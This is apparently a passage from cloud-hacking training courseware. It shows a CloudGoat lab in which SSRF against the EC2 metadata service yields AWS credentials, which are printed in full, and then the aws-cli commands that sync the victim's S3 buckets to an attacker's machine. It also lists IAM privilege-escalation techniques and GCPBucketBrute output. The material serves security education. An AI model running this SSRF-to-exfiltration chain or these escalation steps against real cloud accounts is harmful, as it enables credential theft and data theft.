
The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a virtual private cloud (VPC).
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges.
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges.
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database.
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using a server-side request forgery (SSRF) vulnerability in a web app.



```
cloudgoat/cloud_breach_s3_cgidz63au3s0vw on ᚠ master [!?]
→ cat start.txt
cloudgoat_output_aws_account_id = 547309552818
cloudgoat_output_target_ec2_server_ip = 3.81.93.39

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on ᚠ master [!?]
→ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-cgidz63au3s0vw

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on ᚠ master [!?]
→ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidz63
au3s0vw -H 'Host:169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2019-08-20T19:24:35Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAX63RRASZCCFZI44T",
  "SecretAccessKey" : "zLSqUgfhatvJQmwElXskuy5JoQa/M1ZK3drJL2gw",
  "Token" : "AgoJb3JpZ2luX2VjEBQaCXVzLWVhc3QtMSJHMEUCIGd1k2tuwVaUOCuBZzwt8UPrOZceGwFI6TWeo7ulP
+S3AiEA04cwikdbMUS7ALkD6ZvJDgBVsuImgwg+fnaACeA9awwq4wMIrf//////////ARAAGgw1NDczMDk1NTI4MTgiDNA
pwD4/vqdRymMpxyq3A+aUiYQPx4CCCO4iv6phzqJr4i2kAUn9fTv8+KUeR5/2SrvNtJhb9yl9RvkWjtSgiKeiV1fEaOCmC
1oEdQmLL8VUN4XKso9fF6blFShJD9KkgZGzVFpkO8eleBMGkU8ehJUd5ZHNKYmXIANByAiTfj5S73DOFz1BW/VauBd7uYa
bxfrxAvZ+9zyoyUqPpRfKswOYqwuJFMYih6B09XENsseidDBfzAfgjQ6kw8jfJVerJheR33ndLCbvni4i0fYScQScWFTeZ
pq0LhFcqnlLVs+y/k0lOGOgiRpsk8GBc9SNphkYPysdY38eKSGFiCHlnOO/kUZl6kaOwwB7SRQg0kh6GejUe3lf7JWIASr
7s+N86c54CuK3H7a9m4fp3mGO26Ei+T2dU+8+QNyRALhze23yDnXYBXBFrhsfBQkaMtWgEeDcuh6uvU5O0WXkfzUsd6dM3
W+gYVq5N5cSsQRkLPXVUaIqe9CWKg9S0ntPjT4Z71/GP0q7HJzxx3iiXJTXNoKESec/Wrct9NjO/FF4G/o522VNKfj1LHq
bXmfvT+9p0bl6bG2huAiWzwSSUtEVNhEwyRKbpSMw6ZHx6gU6tAGhsw36h9W3G8nNNp+xEETQ+EahJ097PCCoV3maKkSrc
8wozbPX9EVPoxeq7QJQ2bEYP1f8o6EVgARL8igJABaH2ltVmyA5ctSKOlPagGu1ECkWBWia+Q52xUip7ZoVd0eTmLxU8Ss
HPJhVlYukLiwlKppWj8CS3Ob2wtouuG09opPG4uNvSRt7BSL328jn+Bhf4ediqH7Awlik89PJsjDM+jT/JSSC51DCV/+Ft
875IbRS18M=",
  "Expiration" : "2019-08-21T01:59:25Z"
}

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on ᚠ master [!?]
→ aws configure --profile erratic
AWS Access Key ID [None]: ASIAX63RRASZCCFZI44T
AWS Secret Access Key [None]: zLSqUgfhatvJQmwElXskuy5JoQa/M1ZK3drJL2gw
Default region name [None]: us-east-1
Default output format [None]:
```

Figure 19.67: Screenshot of CloudGoat



Gaining Access by Exploiting SSRF Vulnerability

- **Exploiting SSRF vulnerability to retrieve AWS IAM credentials**
  - Attackers exploit SSRF vulnerability in a web application to gain access to cloud metadata services such AWS EC2 and retrieve AWS access keys for a role
  - Attackers can perform this attack only when the target web application is using `Http` and has an SSRF vulnerability in a GET variable called `url`
- **Adding credentials to the local `aws-cli`**
  - Add the credentials to the local `aws-cli` using the `aws configure` command
- **Gaining access to data stored in S3 buckets**
  - Run the following command to check the AWS set up:

```
aws sts get-caller-identity --profile stolen_profile
```

  - Run the following command to retrieve all the buckets available for the account:

```
aws s3 ls --profile stolen_profile
```

  - Run the following command to synchronize and download all the data stored in the buckets:

```
aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile
```

Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local aws-cli, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

  Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using `Http` and has a SSRF vulnerability in a GET variable called `url`.

- **Adding credentials to the local `aws-cli`**

  After accessing the AWS credentials for a role, add the credentials to the local `aws-cli` using the "`aws configure`" command.

- **Gaining access to data stored in S3 buckets**

  After adding the credentials, run the following command to check whether everything is set up properly:

```
aws sts get-caller-identity --profile stolen_profile
```

  The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.


Now, run the following command to retrieve all buckets available for the account:

```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```



AWS IAM Privilege Escalation Techniques

1 **Create a new policy version**
Attackers having access permissions to **`iam:CreatePolicyVersion`** can create a new version of an IAM policy with custom permissions

2 **Assign the default policy version to an existing version**
Attackers can escalate their privileges by abusing existing policies that are not in use, if they have access permissions to **`iam:SetDefaultPolicyVersion`**

3 **Create an EC2 instance with an existing instance profile**
Attackers having access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system

4 **Create a new user access key**
Attackers having access permissions to **`iam:CreateAccessKey`** for other users can create an access key ID and secret access key for another user

5 **Create/update login profile**
Attackers having access permissions to **`iam:CreateLoginProfile`** and **`iam:UpdateLoginProfile`** can create or change login profiles of other users

6 **Attach a policy to a user/group/role**
Attackers having access permissions to **`iam:AttachUserPolicy`**, **`iam:AttachGroupPolicy`**, and **`iam:AttachRolePolicy`** can attach a policy to a user/group/role and add permissions of that policy to that of the attacker's

7 **Create/update an inline policy for user/group/role**
Attackers having access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role respectively

8 **Add a user to a group**
Attackers having access permissions to **`iam:AddUserToGroup`**, can add themselves to an existing IAM user group in the AWS environment

AWS IAM Privilege Escalation Techniques

Source: *https://rhinosecuritylabs.com*

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

  Attackers who have access permissions to **`iam:CreatePolicyVersion`** can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the "**`--set-as-default`**" flag while creating the policy without requiring permissions to use **`iam:SetDefaultPolicyVersion`**. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

  Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to **`iam:SetDefaultPolicyVersion`**. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

  Attackers who have access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

  Attackers with access permissions to `iam:CreateAccessKey` can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

  If attackers acquire access permissions to `iam:CreateLoginProfile`, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to `iam:UpdateLoginProfile`, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

  Attackers with access permissions to `iam:AttachUserPolicy` can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to `iam:AttachGroupPolicy` and `iam:AttachRolePolicy` can manipulate the policies and elevate their privileges to the level of corresponding group or role.

- **Create/update an inline policy for user/group/role**


  Attackers with access permissions to `iam:PutUserPolicy`, `iam:PutGroupPolicy`, and `iam:PutRolePolicy` can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

  Attackers with access permissions to `iam:AddUserToGroup` can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

- GCPBucketBrute is a **script-based tool** that allows attackers to enumerate Google storage buckets, determine what kind of access they have for them, and check whether they can be privilege escalated
- Using this tool, attackers can check the bucket's policy by making a **direct HTTP request** to "`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`"
- Attackers can use the Google storage "`TestIamPermissions`" API by providing a bucket name and a list of **Google storage permissions** to retrieve the permissions they have for that bucket
- If attackers have sufficient access to escalate privileges to the bucket, the tool displays a message showing that the bucket is vulnerable to **privilege escalations**, which can then be used by the attackers to elevate their permissions to the administrator level



```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

https://rhinosecuritylabs.com

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

